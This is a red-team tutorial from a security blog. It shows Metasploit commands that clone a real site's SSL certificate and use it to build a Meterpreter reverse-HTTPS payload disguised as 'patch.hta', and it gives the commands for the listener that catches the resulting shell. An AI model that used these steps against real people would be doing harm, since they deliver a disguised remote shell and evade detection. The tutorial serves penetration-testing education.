Bypass Detection for Meterpreter Shell (Impersonate_SSL)

🌐 hackingarticles.in/bypass-detection-for-meterpreter-shell-impersonate_ssl

Raj   May 1, 2020

In this article, we will learn to mimic an authentic SSL certificate to bypass various security measures taken by the target. It will also ensure the stealthiness of an attack. Today, everyone is more and more aware of cybersecurity and they take necessary measures to protect themselves. Now, this changes the approach of executing penetration test. Hence, the mantra for red teamers "Think like the Adversary".

That is why we will create the SSL certificate and allow the target to inspect the certificate in the primary stage of the connection itself. This way the target will not be suspicious and our work will be done. To do this, there is a module developed by Chris John Riley. You can find this module in Metasploit Framework.

This module studies the SSL certificate of an authenticated source that is provided in the options of the module and then it creates a local copy using all the information for the certificate that is provided to it. The local certificate is created in PEM format. It can be used in all the modules of Metasploit where SSLCert option is given.

So now, first we will generate the certificate using the module by typing the following commands:

```
use auxiliary/gather/impersonate_ssl
set rhosts www.google.com
exploit
```


As you can see, in the image above our certificate is created. Moving further, we will create a malicious .hta file which we will link to the certificate and then send it to the target. To link the certificate, we need to tell the module to attach the certificate by setting the **StagerVerifySSLCert** value to **true** and then giving then **certificate path** while setting **handlersslcert**. After setting the necessary information about the certificate, we will give the format of the output file to the module. In our case, we chose the .hta format. For this, simply type:

```
use windows/meterpreter/reverse_https
set lhost <local IP>
set lport 443
set StagerVerifySSLCert true
set handlersslcert <certificate_path>
generate -f hta-psh -o /root/patch.hta
```


And the malicious patch.hta file has been created. Now after the file has been sent and executed, we will have a session on our listener. To initiate the listener, type:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost <local IP>
set lport 443
set StagerVerifySSLCert true
set handlersslcert <certificate>
```


And yes!! We have our session.

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester. Can be Contacted on **Twitter** and **LinkedIn**